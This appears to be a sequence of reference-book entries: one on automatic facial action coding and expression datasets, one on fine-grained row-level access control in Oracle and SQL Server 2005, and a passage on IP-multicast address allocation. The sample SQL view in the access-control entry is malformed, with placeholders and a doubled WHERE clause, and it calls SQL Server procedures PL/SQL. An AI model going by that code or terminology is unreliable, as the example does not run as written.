As far as natural user interfaces between humans and computers (PCs/robots/machines) are concerned, facial expressions provide a way to communicate basic information about needs and demands to the machine. In fact, automatic analysis of rapid facial signals seem to have a natural place in various vision subsystems and vision-based interfaces (face-for-interface tools), including automated tools for gaze and focus of attention tracking, lip reading, bimodal speech processing, face/visual speech synthesis, face-based command issuing, and facial affect processing. Where the user is looking (i.e., gaze tracking) can be effectively used to free computer users from the classic keyboard and mouse. Also, certain facial signals (e.g., a wink) can be associated with certain commands (e.g., a mouse click) offering an alternative to traditional keyboard and mouse commands. The human capability to "hear" in noisy environments by means of lip reading is the basis for bimodal (audiovisual) speech processing that can lead to the realization of robust speech-driven interfaces. To make a believable "talking head" (avatar) representing a real person, tracking the person's facial signals and making the avatar mimic those using synthesized speech and facial expressions is compulsory. The human ability to read emotions from someone's facial expressions is the basis of facial affect processing that can lead to expanding user interfaces with emotional communication and, in turn, to obtaining a more flexible, adaptable, and natural affective interfaces between humans and machines. More specifically, the information about when the existing interaction/processing should be adapted, the importance of such an adaptation, and how the interaction/ reasoning should be adapted, involves information about how the user feels (e.g., confused, irritated, tired, interested). Examples of affect-sensitive user interfaces are still rare, unfortunately, and include the systems of Lisetti and Nasoz (2002), Maat and Pantic (2006), and Kapoor, Burleson, and Picard (2007). It is this wide range of principle driving applications that has lent a special impetus to the research problem of automatic facial expression analysis and produced a surge of interest in this research topic.

BACKGROUND: FACIAL ACTION CODING

Rapid facial signals are movements of the facial muscles that pull the skin, causing a temporary distortion of the shape of the facial features and of the appearance of folds, furrows, and bulges of skin. The common terminology for describing rapid facial signals refers either to culturally dependent linguistic terms

Table 1. Four types of facial signals

• *Static facial signals* represent relatively permanent features of the face, such as the bony structure, the soft tissue, and the overall proportions of the face. These signals are usually exploited for person identification.
• *Slow facial signals* represent changes in the appearance of the face that occur gradually over time, such as development of permanent wrinkles and changes in skin texture. These signals can be used for assessing the age of an individual.
• *Artificial signals* are exogenous features of the face such as glasses and cosmetics. These signals provide additional information that can be used for gender recognition.
• *Rapid facial signals* represent temporal changes in neuromuscular activity that may lead to visually detectable changes in facial appearance, including blushing and tears. These (atomic facial) signals underlie facial expressions.

indicating a specific change in the appearance of a particular facial feature (e.g., smile, smirk, frown) or to the linguistic universals describing the activity of specific facial muscles that caused the observed facial appearance changes.

There are several methods for linguistically universal recognition of facial changes based on the facial muscular activity (Scherer & Ekman, 1982). From those, the facial action coding system (FACS) proposed by Ekman and Friesen (1978) and Ekman, Friesen, and Hager (2002) is the best known and most commonly used system. It is a system designed for human observers to describe changes in the facial expression in terms of visually observable activations of facial muscles. The changes in the facial expression (rapid facial signals) are described with FACS in terms of 44 different action units (AUs), each of which is anatomically related to the contraction of either a specific facial muscle or a set of facial muscles. Examples of different AUs are given in Table 2. Along with the definition of various AUs, FACS also provides the rules for visual detection of AUs and their temporal segments (onset, apex, offset) in a face image. Using these rules, a FACS coder (that is, a human expert having a formal training in using FACS) decomposes a shown facial expression into the AUs that produce the expression.

Although FACS provides a good foundation for AU-coding of face images by human observers, achieving AU recognition by an automated system for facial expression analysis is by no means a trivial task. A problematic issue is that AUs can occur in more than 7,000 different complex combinations (Scherer & Ekman, 1982), causing bulges (e.g., by the tongue pushed under one of the lips) and various in- and out-of-image-plane movements of permanent facial features (e.g., jetted jaw) that are difficult to detect in 2D face images.

AUTOMATED FACIAL ACTION CODING

Most approaches to automatic facial expression analysis attempt automatic facial affect analysis by recognizing a small set of prototypic emotional facial expressions, that is, fear, sadness, disgust, anger, surprise, and happiness, (For exhaustive surveys of the past work on this research topic, readers are referred to the work of Pantic & Rothkrantz, 2003, and Zeng, Pantic, Roisman, & Huang, 2007.) This practice may follow from the work of Darwin and more recently Ekman (Lewis & Haviland-Jones, 2000), who suggested that basic emotions have corresponding prototypic expressions. In everyday life, however, such prototypic expressions occur relatively rarely; emotions are displayed more often by subtle changes in one or few discrete facial features, such as raising of the eyebrows in surprise. To detect such subtlety of human emotions and, in general, to make the information conveyed by facial expressions available for usage in the various applications mentioned above, including user interfaces, automatic recognition of rapid facial signals (AUs) is needed.

A number of approaches have been reported up to date for automatic recognition of AUs in images of faces. For exhaustive surveys of the related work, readers are referred to the work of Tian, Kanade, and Cohn (2005), Pantic (2006), and Pantic and Bartlett (2007). Some researchers described patterns of facial motion that correspond to a few specific AUs, but did

Table 2. Examples of facial action units (AUs)

	AU1: Raised inner eyebrow		AU2: Raised outer eyebrow
	AU1 + AU2: Raised eyebrows		AU4: Lowered eyebrow Eyebrows drawn together
	AU5: Raised upper eyelid		AU6: Raised cheek Compressed eyelid
	AU7: Tightened eyelid		AU41: Drooped eyelid
	AU44: Squinted eyes		AU46: Wink
	AU9: Wrinkled nose		AU11: Deepened nasolabial furrow
	AU12: Lip corners pulled up		AU13: Lip corners pulled up sharply
	AU14: Dimpler – mouth corners pulled inwards		AU15: Lip corners depressed
	AU17: Chin raised		AU19: Tongue shown
	AU20: Mouth stretched horizontally		AU24: Lips pressed
	AU26: Jaw dropped		AU29: Jaw pushed forward
	AU30: Jaw sideways		AU36: Bulge produced by the tongue

not report on actual recognition of these AUs. Examples of such works are the studies of Mase (1991) and Essa and Pentland (1997). Historically, the first attempts to explicitly encode AUs in images of faces in an automatic way were reported by Bartlett, Cohn, Kanade, and Pantic (Pantic & Bartlett, 2007). These three research groups are still the forerunners in this research field. The focus of the research efforts in the field was first on automatic recognition of AUs in either static face images or face image sequences picturing facial expressions produced on command. Several promising prototype systems were reported that can recognize deliberately produced AUs in either (near-) frontal view face images (Bartlett, Littlewort, Frank, Lainscsek, Fasel, & Movellan, 1999; Pantic, 2006; Pantic & Rothkrantz, 2004; Tian, Kanade, & Cohn, 2001) or profile view face images (Pantic & Patras, 2006; Pantic & Rothkrantz, 2004). These systems addressed the problem of automatic AU recognition in face images/videos using both computer vision techniques like facial characteristic point tracking or analysis of optical flow, Gabor wavelets, and temporal templates, and machine learning techniques such as neural networks, support vector machines, and Hidden Markov Models (Pantic & Bartlett, 2007; Tian et al., 2005).

One of the main criticisms that these works received from both cognitive and computer scientists is that the methods are not applicable in real-life situations, where subtle changes in facial expression typify the displayed facial behavior rather than the exaggerated changes that typify posed expressions. Hence, the focus of the research in the field started to shift to automatic AU recognition in spontaneous facial expressions (produced in a reflex-like manner). Several works have recently emerged on machine analysis of AUs in spontaneous facial expression data (e.g., Bartlett et al., 2005; Cohn, Reed, Ambadar, Xiao, & Moriyama, 2004; Littlewort, Bartlett, & Lee, 2007; Valstar, Pantic, Ambadar, & Cohn, 2006; Valstar, Gunes, & Pantic, 2007). These methods employ probabilistic, statistical, and ensemble learning techniques, which seem to be particularly suitable for automatic AU recognition from face image sequences (Pantic & Bartlett, 2007; Tian et al., 2005).

CRITICAL ISSUES

Facial expression is an important variable for a large number of basic science studies (in behavioral science, psychology, psychophysiology, psychiatry) and computer science studies (in natural human–machine interaction, ambient intelligence, affective computing). However, the progress in these studies is slowed down by the difficulty of manually coding facial behavior (approximately 100 hours are needed to manually FACS code 1 hour of video recording) and the lack of non-invasive technologies like video monitoring capable of analyzing human spontaneous (as opposed to deliberately displayed) facial behavior. Although few works have been recently reported on machine analysis of facial expression in spontaneous data, the research on the topic is actually just beginning to be explored. Also, the only reported efforts to automatically discern spontaneous from deliberately displayed facial behavior are that of Valstar et al. (2006, 2007) and of Littlewort et al. (2007).

In a frontal-view face image (portrait), facial gestures such as showing the tongue (AU 19) or pushing the jaw forward (AU 29) represent out-of-image-plane nonrigid facial movements which are difficult to detect. Such facial gestures are clearly observable in a profile view of the face. Hence, the usage of face-profile view promises a qualitative enhancement of AU detection performed (by enabling detection of AUs that are difficult to encode in a frontal facial view). Furthermore, automatic analysis of expressions from face profile-view would facilitate deeper research on human emotion. Namely, it seems that negative emotions (where facial displays of AU2, AU4, AU9, etc., are often involved) are more easily perceivable from the left hemiface than from the right hemiface and that, in general, the left hemiface is perceived to display more emotion than the right hemiface (Mendolia & Kleck, 1991). However, only Pantic and Patras (2006) made an effort up to date in automating FACS coding from video of profile faces. Finally, it seems that facial actions involved in spontaneous emotional expressions are more symmetrical, involving both the left and the right side of the face, than deliberate actions displayed on request. Based upon these observations, Mitra and Liu (2004) have shown that facial asymmetry has sufficient discriminating power to significantly improve the performance of an automated genuine emotion classifier. In summary, the usage of both frontal and profile facial views and moving toward 3D analysis of facial expressions promises, therefore, a qualitative increase in facial behavior analysis that can be achieved.

There is now a growing body of psychological research that argues that temporal dynamics of facial behavior (i.e., the timing, the duration, and the intensity of facial activity) is a critical factor for the interpretation of the observed facial behavior (Ekman & Rosenberg, 2005). For example, Schmidt and Cohn (2001) have shown that spontaneous smiles, in contrast to posed smiles, are fast in onset, can have multiple AU12 apexes (i.e., multiple rises of the mouth corners), and are accompanied by other AUs that appear either simultaneously with AU12 or follow AU12 within one second. Similarly, it has been shown that the differences between spontaneous and deliberately displayed brow actions (AU1, AU2, AU4) is in the duration and the speed of onset and offset of the actions and in the order and the timing of actions occurrences (Valstar et al., 2006). Hence, it is obvious that automated tools for automatic analysis of temporal dynamic of facial behavior (i.e., for detection of FACS AUs and their temporal dynamics) would be highly beneficial. However, only three recent studies analyze explicitly the temporal dynamics of facial expressions in an automatic way. These studies explore automatic segmentation of AU activation into temporal segments (neutral, onset, apex, offset) in frontal- (Pantic & Patras, 2005; Valstar & Pantic, 2006) and profile-view (Pantic & Patras, 2006) face videos.

None of the existing systems for facial action coding in images of faces is capable of detecting all 44 AUs defined by the FACS system. Besides, truly robust facial expression analysis is yet to be achieved. In many instances, automated facial expression analyzers operate only under strong assumptions that make the problem more tractable (e.g., images contain faces with no facial hair or glasses, the illumination is constant, the subjects are young, of the same ethnicity, and they remain still while the recordings are made so that no head movements are present). Although methods have been proposed that can handle rigid head motions to a certain extent (e.g., Valstar & Pantic, 2006) and distractions like facial hair (beard, moustache) and glasses to a certain extent (e.g., Essa & Pentland, 1997; Valstar et al., 2004, 2006), truly robust facial expression analysis despite rigid head movements and facial occlusions is still not achieved (e.g., abrupt and fast head motions and faces covered by a large beard cannot be handled correctly by the existing methods). Also, none of the automated facial expression analyzers proposed in the literature up to date "fills in" missing parts of the observed face, that is, none "perceives" a whole face when a part of it is occluded (e.g., by a hand or some other object). In addition, no existing system for automatic facial expression analysis performs explicit coding of intensity of the observed expression (where intensity is the relative degree of change in facial expression as compared to a relaxed, expressionless face).

To develop and evaluate automatic facial expression analyzers capable of dealing with different dimensions of the problem space as defined above, large collections of training and test facial expression data are needed. However, there is no comprehensive reference set of face images that could provide a basis for all different efforts in the research on machine analysis of facial expressions (Pantic & Bartlett, 2007; Zeng et al., 2007). We can distinguish two main problems related to this issue. First, a large majority of the existing datasets of facial behavior recordings are yet to be made publicly available. Second, a large majority of the publicly available databases are not coded for ground truth (i.e., the recordings are not labeled in terms of AUs and affective states depicted in the recordings). The two exceptions for this overall state of the art are the Cohn–Kanade database and the MMI database. The Cohn–Kanade facial expression database (Kanade, Cohn, & Tian, 2000) is the most widely used database in research on automated facial expression analysis (Pantic & Bartlett, 2007; Tian et al., 2005). This database contains image sequences of approximately 100 subjects posing a set of 23 facial displays, and it contains FACS codes in addition to basic emotion labels. The release of this database to the research community enabled a large amount of research on facial expression recognition and feature tracking. Three main limitations of this facial expression dataset are as follows. First, each recording ends at the apex of the shown expression, which limits research of facial expression temporal activation patterns (onset → apex → offset). Second, many recordings contain the date/time stamp recorded over the chin of the subject. This makes changes in the appearance of the chin less visible and motions of the chin difficult to track. Third, the database does not contain recordings of spontaneous (as opposed to posed) facial behavior. To fill this gap, the MMI facial expression database was developed (Pantic, Valstar, Rademaker, & Maat, 2005). It has two parts: a part containing deliberately displayed facial expressions and a part containing spontaneous facial displays. The first part contains over 4,000 videos as well as over 600 static images depicting facial expressions of single AU activation, multiple AU activations, and six basic emotions. It has profile as well as frontal views, and was FACS coded by two certified coders. The second part of the MMI facial expression database contains currently 65 videos of spontaneous facial displays, that were coded in terms of displayed AUs and emotions by two certified coders. Subjects were 18 adults 21 to 45 years old and 11 children 9 to 13 years old: 48% female, 66% Caucasian, 30% Asian, and 4% African. The recordings of 11 children were obtained during the preparation of a Dutch TV program, when children were told jokes by a professional comedian or were told to mimic how they would laugh when something is not funny. The recordings contain mostly facial expressions of different kinds of laughter and were made in a TV studio, using a uniform background and constant lighting conditions. The recordings of 18 adults were made in subjects' usual environments (e.g., home), where they were shown segments from comedies, horror movies, and fear-factor series. The recordings contain mostly facial expressions of different kinds of laughter, surprise, and disgust expressions, which were accompanied by (often large) head motions, and were made under variable lighting conditions. Although the MMI facial expression database is the most comprehensive database for research on automated facial expression analysis, it still lacks metadata for the majority of recordings when it comes to frame-based AU coding. Also, although the MMI database is the only publicly available dataset containing recordings of spontaneous facial behavior at present, it still lacks metadata about the context in which these recordings were made such the utilized stimuli, the environment in which the recordings were made, the presence of other people, and so forth.

F

CONCLUSION

Faces are tangible projector panels of the mechanisms which govern our emotional and social behaviors. Analysis of facial expressions in terms of rapid facial signals (that is, in terms of the activity of the facial muscles causing the visible changes in facial expression) is, therefore, a highly intriguing problem. While the automation of the entire process of facial action coding from digitized images would be enormously beneficial for fields as diverse as medicine, law, communication, education, and computing, we should recognize the likelihood that such a goal still belongs to the future. The critical issues concern the establishment of basic understanding of how to achieve robust, (near) real-time, automatic spatiotemporal facial-gesture analysis from multiple views of the human face displaying spontaneous (as opposed to posed) facial behavior.

KEY TERMS

Ambient Intelligence: The merging of mobile communications and sensing technologies, with the aim of enabling a pervasive and unobtrusive intelligence in the surrounding environment supporting the activities and interactions of the users. Technologies like face-based interfaces and affective computing are inherent ambient-intelligence technologies.

Automatic Facial Expression Analysis: A process of locating the face in an input image, extracting facial features from the detected face region, and classifying these data into some facial-expression-interpretative categories such as facial muscle action categories, emotion (affect) categories, attitude categories, and so forth.

Face-Based Interface: Regulating (at least partially) the command flow that streams between the user and the computer by means of facial signals. This means associating certain commands (e.g., mouse pointing, mose clicking, etc.) with certain facial signals (e.g., gaze direction, winking, etc.). Face-based interface can be effectively used to free computer users from classic keyboard and mouse commands.

Face Synthesis: A process of creating a "talking head" which is able to speak, to display (appropriate) lip movements during speech, and to display expressive facial movements.

Lip Reading: The human ability to "hear" in noisy environments by analyzing visible speech signals, that is, by analyzing the movements of the lips and the surrounding facial region. Integrating both visual speech processing and acoustic speech processing results in a more robust bimodal (audiovisual) speech processing.

Machine Learning: A field of computer science concerned with the question of how to construct computer programs that automatically improve with experience. The key algorithms that form the core of machine learning include neural networks, genetic algorithms, support vector machines, Bayesian networks, and Markov models.

Machine Vision: A field of computer science concerned with the question of how to construct computer programs that automatically analyze images and produce descriptions of what is imaged.

Fine-Grained Data Access for Networking Applications

INTRODUCTION

Current-day network applications require much more secure data storages than anticipated before. With millions of anonymous users using same networking applications, security of data behind the applications have become a major concern of database developers and security experts. In most security incidents, the databases attached to the applications are targeted, and attacks have been made. Most of these applications require allowing data manipulation at several granular levels to the users accessing the applications—not just table and view level, but tuple level.

A database that supports *fine-grained access control* restricts the rows a user sees, based on his/her credentials. Generally, this restriction is enforced by a query modification mechanism automatically done at the database. This feature enables per-user data access within a single database, with the assurance of physical data separation. It is enabled by associating one or more security policies with tables, views, table columns, and table rows. Such a model is ideal for minimizing the complexity of the security enforcements in databases based on network applications. With *fine-grained access controls*, one can create fast, scalable, and secure network applications. Each application can be written to find the correct balance between performance and security, so that each data transaction is performed as quickly and safely as possible.

Today, the database vendors like Oracle 10g, and IBM DB2 provides commercial implementations of fine-grained access control methods, such as filtering rows, masking columns selectively based on the policy, and applying the policy only when certain columns are accessed. The behavior of the fine-grained access control model can also be increased through the use of multiple types of policies based on the nature of the application, making the feature applicable to multiple situations. Meanwhile, Microsoft SQL Server2005 has also come up with emerging features to control the access to databases using fine-grained access controls.

Fine-grained access control does not cover all the security issues related to Internet databases, but when implemented, it supports building secure databases rapidly and bringing down the complexity of security management issues.

BACKGROUND

Modern database applications with large numbers of users require *fine-grained access control* (FGAC) mechanisms at the level of individual tuples, not just entire relations/views, to control which parts of the data can be accessed by each user. Consider the following scenario:

In a commercial organization's human resources database, the human resources manager should have access to all the personal details of employees. At the same time, individual employees should only be able to see their particulars, not other employees' information.

In the above case, authorization is required at a very fine-grained level, such as at the level of individual tuples. Similar scenarios exist in many environments, including finance, law, government, and military applications. Consumer privacy requirements are yet another emerging driver for finer control of data.

Currently, general data authorization mechanisms in relational databases permit access control at the level of complete tables or columns, or on views. There is no direct way to specify fine-grained authorization to control, which tuples can be accessed by users. In theory, *FGAC,* at the level of individual tuples, can be achieved by creating an access control list for each tuple.

However, this approach is not scalable (Jain, 2004) and would be totally impractical in systems with millions of tuples and thousands or millions of users, since it would require millions of access control specifications to be provided (manually) by the administrator. It is also possible to create views for specific users, which allow those users access to only selected tuples of a table, but again, this approach is not scalable with large numbers of users.

In some occasions, *FGAC* is often enforced in the application code, which has numerous drawbacks; these can be avoided by specifying/enforcing access control at the database level. Current information systems typically bypass database access control facilities, and embed access control in the application program used to access the database. Although widely used, this approach has several disadvantages, such as access control has to be checked at each user-interface. This increases the overall code size. Any change in the access control policy requires changing a large amount of code. Further, all security policies have to be implemented into each of the applications built on top of this data. Also, given a large size of application code, it is possible to overlook loopholes that can be exploited to break through the security policies (e.g., improperly designed servlets). Also, it is easy for application programmers to create trap-doors with malicious intent, since it is impossible to check every line of code in a very large application (Rizvi, Mendelzon, Sudarshan, & Roy, 2004)


Fine-grained access control methods based on query modification approaches, such as *Oracle VPD,* have its own drawbacks. Specifically, implementing policies on improperly designed tables may result in inconsistent query results and unanticipated execution times. Proper database design and use of indexes for predicate values may overcome these drawbacks.

For the above reasons, fine-grained access control should ideally be specified and enforced at the database level. Today, both *Oracle 10g* and *SQL Server 2005* have captured the attention of the database community because of the new, exciting database features included in their latest releases (Gornshtein & Tamarkins, 2004). In this article, we present a *FGAC* security model for *SQL Server 2005* similar to the *FGAC* method implemented in *Oracle 10g* as *Oracle VPD*.

Fine-Grained Access Control in Oracle 10g

The model implemented by Oracle (Oracle, 2005) for fine-grained access controls is called *Virtual Private Database* (VPD) and restricts the rows a user sees based on his/her credentials (Loney, 2004). *Oracle Database 10g* VPD introduces column-relevant security policy enforcement and optional column masking. These features provide tremendous flexibility for meeting privacy requirements and other regulations (Needham & Iyer, 2003). As presented in *Figure 1*, *VPD* restriction is enforced by a WHERE clause automatically appended to the original query, based on the *application context* information gathered at the user log-on time. This clause, called a *predicate*, is generated by a user-defined function called *policy function*.

Figure 1. Oracle's virtual private database (VPD) feature



Fine-grained access control can be used within database settings to enable multiple users or applications utilizing the same database to have secure access to data. It enables per-user data access within a single database, with the assurance of physical data separation. It is enabled by associating one or more security policies with tables and views, table columns, and table rows.

Using *Oracle*'s *VPD* capabilities not only ensures that companies can build secure databases to adhere to privacy policies, but also provides a more manageable approach to application development, because although the VPD-based policies restrict access to the database tables, they can be easily changed when necessary, without requiring modifications to application code (Nanda, 2004).

Further, the *VPD* feature provides server-enforced, *fine-grained access control* and a secure *application context.* According to *Oracle* Corporation, *VPD* can be used within *Oracle Grid* settings to enable multiple customers, partners, or departments, utilizing the same database to have secure access to mission critical data (Miley, 2003).

Fine-Grained Access Control in SQL Server 2005


SQL Server 2005 supports *Row- and Cell-Level Security* (RLS/CLS) (Rask, Rubin, & Neumann, 2005). This feature is similar to *Oracle label security*, which is based on The Bell-LaPadula Model (Bell & LaPadula, 1976) and describes the access control rules by the use of security labels on objects, from the most sensitive to the least sensitive, and clearances for subjects: *Top Secret, Secret, Confidential*, and *Unclassified*. This method does not require coding or software development and allows the administrator to focus completely on the policy.

Currently, SQL Server 2005 does not provide the functionality similar to the *Virtual Private Database* feature in *Oracle*, which allows creating access control at tuple level using PL/SQL packages. Since there is a capability to programmatically implement the security policies, the *Oracle VPD* feature provides greater flexibility to develop solutions for complex security needs.

Traditionally, database views have been used for access control in relational databases. Both *Oracle* and *SQL Server* support views (Bello, Dias, Downing, Feenan, Finnerty, Norcott, Sun, Witkowski, & Ziauddin, 1998). Typically, in such a framework, the *Database Administrator* (DBA) creates different views for each user (Zhang, 2004). This becomes impractical with the databases having several hundreds of users or more, and the DBA has to rewrite the policies for each database user.

As an example, for a database with 1000 users who have different access needs, it is nearly impracti-

Figure 2. Fine-grained access control in SQL server using views



cal creating views which govern access. In contrast, *Parameterized Views* provides rule-based framework, where one view definition applies across several users. Hence, the same kinds of policies can be easily expressed using *Parameterized Views* (Rizvi et al., 2004). SQL Server 2005 doesn't support Parameterized Views, but *SQL Server* views can be defined in such a way that it can accept parameters from the user-defined functions or *SQL Server* system functions.

In order to implement *row-level security* in SQL Server 2005, we have developed a similar solution by analyzing the *Oracle*'s *VPD* feature, which can be deployed in SQL Server 2005 using database views.

As presented in *Figure 2* in the proposed method, data access is allowed only through PL/SQL stored procedures. *User roles* (Rizzo, Machanic, Skinner, Davidson, Dewson, Narkiewicz, Sack, & Walters, 2006) are used to allow access to created stored procedures. In this method, all the database operations like SELECT, UPDATE, and DELETE are done using PL/SQL stored procedures. All the tables, on which *row-level security* has been implemented, must have an additional *varchar* column to hold the current database user's login name, or any other relevant parameters that can be used to authenticate the current user accessing the database.

In this example, we have used the *SQL Server* system function *SUSER_SNAME ()* to pass the parameters to our view. *SUSER_SNAME* () returns the login name associated with a security identification number (SID). The passed parameters may vary depending on users and access rights. Since parameters can contain different values, the views can give different results. Instead of using built-in system functions like *SUSER_SNAME ()*, there is a possibility to create own functions according the security requirements that works as an extension. A parameterized authorization view can be declared as it is presented in the *List 1*.

The proposed model eliminates the need to create different views for each user who has different access rights. If there is a change in the security implementation, only modification to one view will be enough to accommodate changes, and the stored procedures allowed to access data may remain same. With this setup in place, only the particular user logged in to a database can see rows allowed to see by him/her and no other rows owned by other users. The user accessing the database through this model has no clue about the existence of other users' data, even though it exits in the same database table.

List 1. A simple parameterized authorization view

```
CREATE VIEW Secure_Emp
AS
SELECT * FROM Employee
WHERE …………………………..
……………………………… AND
WHERE Emp_ID = SUSER_SNAME ();
```

Comparing to *Oracle VPD* the proposed method is an efficient alternative solution for *Microsoft SQL Server* databases. This novel method allows fine-grained authorization at tuple levels. This solution can be utilized in implementing same security policies in heterogamous database management systems which users *Oracle* and *SQL Server* databases.

Conclusions and Future Trends

We have analyzed the problem of *fine-grained access control* in database management systems. We claimed that current access control models do not provide the means to protect the data stored in modern relational database management systems, as per the current-day requirements. The implementation of *Oracle VPD* and *Microsoft SQL Server*'s support for such a model have been analyzed, and the results were presented in the article. While fine-grained access control provides the best security protection, as it is consistent and constant, several improvements need to be done make this realistic. Commercial implementations, like *Oracle VPD* is desirable. But most of these features seem to be vendor-specific.

There are some issues related to query modifications approaches (Goldstein & Larson, 2001) which may need to be addressed at the design stages. Particularly, queries containing grouping and aggregation (Gupta, Harinarayan, & Quass, 1995) may result in inconsistencies in query modification approaches implemented in modern database management systems

We proposed a novel *Fine-Grained Access Control* method for *SQL Server 2005* based on views, which provides similar functionality as the *Oracle VPD* model. Our new model can be utilized in heterogeneous environments which use *Oracle* and *SQL Server* as databases. In the future, we are hoping to develop a general model which can be utilized by current relation database management systems.

In case of construction of the virtual networking infrastructure of virtual organizations, the security of the data stored in database management systems is crucial. However, the scalability of the management of the secure database is also a very important question. That is why the *Fine-Grained Access Control* of the popular database management systems has increasing importance. The overviewed methods and the proposed novel solution can play a fundamental role in the development of the data-sensitive application.

KEY TERMS

Application Context: *Oracle* VPD (*see below*) specific set of variables that hold database user information in order to create a Predicate (*see below*).

Cell-Level Security (CLS): Allows restricted access to a particular cell, based on a security policy implemented in PL/SQL.

Database Administrator (DBA): A person who is responsible for the environmental aspects, such as Recoverability, Integrity, Security, Availability, Performance, Development, and testing support.

Granularity (of access control): The size of individual data items that can be authorized to users.

Oracle Grid: Oracle database running on group of low-cost servers connected by Oracle software.

Predicate: Additional SQL statement(s) pasted after WHERE clause based on security policy.

Programming Language/SQL (PL/SQL): SQL language that has programming capabilities.

Row-Level Security (RLS): Allows restrict access to records, based on a security policy implemented in PL/SQL.

Structured Query Language (SQL): It is a language for creating, modifying, and retrieving data from relational database management systems.

Tuple: In a relational database, a tuple is one record (one row) which belongs to a table

Virtual Private Database (VPD): Virtual Private Database is also known as *Fine-Grained Access Control* (FGAC). It allows defining, which rows users may access.

Global Address Allocation for Wide Area IP-Multicasting

Mihály Orosz

INTRODUCTION

The *IP-multicast* transmission is the IP level answer for the growing one-to-many content spreading needs in multimedia applications (Hosszú, 2005). Nevertheless the address allocation and service discovery is a problematic field of this technology. Despite of the efficiency of the IP-multicast it has not been deployed in the whole Internet. Especially the global address allocation is a problematic part of the Internet-wide multicasting. This article addresses such problems in order to review the existing methods and the emerging research results.

The IP-multicasting uses a shared IPv4 address range. In Internet-wide applications the dynamic allocation and reuse of the addresses is essential. Recent Internet-wide IP-multicasting protocols (MBGP/MSDP/PIM-SM) have a scalability or complexity problem. The article introduces the existing solution for the wide-area multicasting and also proposes a novel method, which overcomes the limitations of the previous approaches.

BACKGROUND

The IP-multicasting provides an excellent solution for the one-to-many communication problems. The *IP-multicast* is based on the routers, which act as nodes of the multicast distribution tree. In such a way the routers multiply the multicast packets to be forwarded to every member of the multicast group. The IP-multicast method relies on network level mechanisms, since the construction of the multicast delivery tree is based on the multicast routing protocols in the routers. In such a way the IP-multicast is a pure network level communication technology, which is a logical extension of the *unicast* (one-to-one) IP-based communication.

The alternative of the IP-multicast is the *application-level multicast* (ALM), where the multiplication points of the multicast distribution tree are the hosts and not the routers as in case of the IP-multicast (Banerjee, Bhattacharjee, & Kommareddy, 2002). The ALM methods are inherently less efficient than the IP-multicast, since the hosts in case of the ALM generate duplicated traffic around the hosts. Another disadvantage of the ALM is the inherent unreliability of its multiplication points, since these are host, which are run by users without any responsibility for the whole communication.

The sophisticated IP-multicast routing protocols, such as the *distance vector multicast routing protocol* (DVMRP) (Thyagarajan & Deering, 1995), the most widely used *protocol independent multicast—sparse mode* (PIM-SM) (Fenner, Handley, Holbrook, & Kouvelas, 2006), and the experimental *bi-directional protocol independent multicast* (BIDIR-PIM) (Handley, Kouvelas, Speakman, & Vicisano, 2005) ensure that building and ending the multicast distribution trees has already been solved inside a routing domain, where all the routers are under the same administration (or a strict hierarchy of the administrators), where there is a homogenous infrastructure for registering the sources and the receivers. Here the uniform configuration of the routers is possible and the current routers automatically can enable the multicast traffic inside the domain, which means in practice the network of an *autonomous system* (AS). The sophisticated multicast routing protocols work efficiently inside a *multicast* *routing domain*; however, the Internet is composed of several Ass, and the wide-area multicasting needs the inter-AS (inter-domain) routing as well. Unluckily, the cooperation of the ASs in transmitting the multicast traffic has not completely solved yet. It has at least three reasons; one is the address allocation problem, but the source discovery and interdomain routing are still unsolved issues. All of them will be discussed in the following text.

The first problem is related to the topology among the ASs, where the IP-multicast traffic can be forwarded. Its reason is that oppositely to the IP-unicast traffic, the destination of the multicast packets is not single and normally cannot be determined based on the destination address. That is why the peering connections among the autonomous systems developed for the unicast transmission are not appropriate for forwarding the multicast traffic. A different interdomain routing is necessary.

The second problem, which arises at the border of the AS is the *address allocation*. The address range of the IP-multicast is huge, since 270 million different IP-multicast addresses exist. However, theoretically the unwanted address collision can arise and intentional, sometimes malicious, common address usage must be taken into account, too. The dynamic allocation and release of the multicast addresses should also be solved, in order to keep the IP-multicast address allocation scalable.


The address allocation is in fact an application level problem. In order to solve it, the *session directory* (SD) networking application is developed for the multicast infrastructure. It can handle the session creation, announcement, and address allocation from multicast applications. The information about the active and scheduled sessions is typically flooded in every 15 minutes (Johnson & Johnson, 1999). However, the Session Directory was appropriate when the IP-multicast was used by researchers, who can trust in the cooperation of every other. The main problem is that SD is not scalable; therefore, it cannot be used Internet-wide. The current Internet needs a more safe and scalable method for the address allocation.

The third problem, called *source discovery*, arises in network level, when in a certain routing domain a multicast address has been allocated, and a new host in another domain should want to join to this multicast group address. The intra-domain multicast routing protocols do not announce the allocated multicast addresses to other domains, so this host has no chance to join the existing multicast session from a remote domain, typically an AS. Since the address allocations and the source discovery are strongly related problems, the possible solutions will be discussed together.

In case of the intra-domain multicast, all of these problems are solved. The multicast addresses are allocated dynamically, and they are registered in router level, for example, in case if the popular PIM-SM multicast routing protocol the *rendezvous point* (RP) router is responsible to register all the used multicast addresses (Kim, Meyer, Kilmer, & Farinacci, 2003).

The problem starts when the multicast islands (where all routers have multicast routing protocols and the *IP-multicast* is available) created in separate routing domains should be connected to each other. The first experiment was the *multicast backbone* (MBONE), which was the first Internet-wide multicast routing and session directory system. It was a logical inter-domain (tunnel) topology over the physical IP level routing, and some commonly used multicast applications (see Figure 1). The used tunneling and routing mechanisms of the DVMRP in the MBONE was one of its weak-

Figure 1. A sample topology of interconnected multicast islands



est points (Thyagarajan & Deering, 1995). The new multicast capable network elements made this system unnecessary in 2001, and they allowed a new, native IP-multicasting working Internet-wide.

In the native inter-domain multicast routing environment the multicast sessions share the physical networking layer with the unicast transport. The *multiprotocol extensions to BGP* (MBGP) inter-area routing protocol aims to use the same hierarchical unicast routing environment for multicast routing (Bates, Chandra, Katz, & Rekhter, 1998). For this purpose the PIM-SM multicast routing protocol is applied (Fenner et al., 2006).

The installation of MBGP started in 1999 and has ended in March of 2000. In 2002 in the routing tables of multicast routers there were approximately 40 million multicast addresses (Rajvaidya & Almeroth, 2003). However, this huge number means only the possible number of multicast capable hosts, not the real amount.

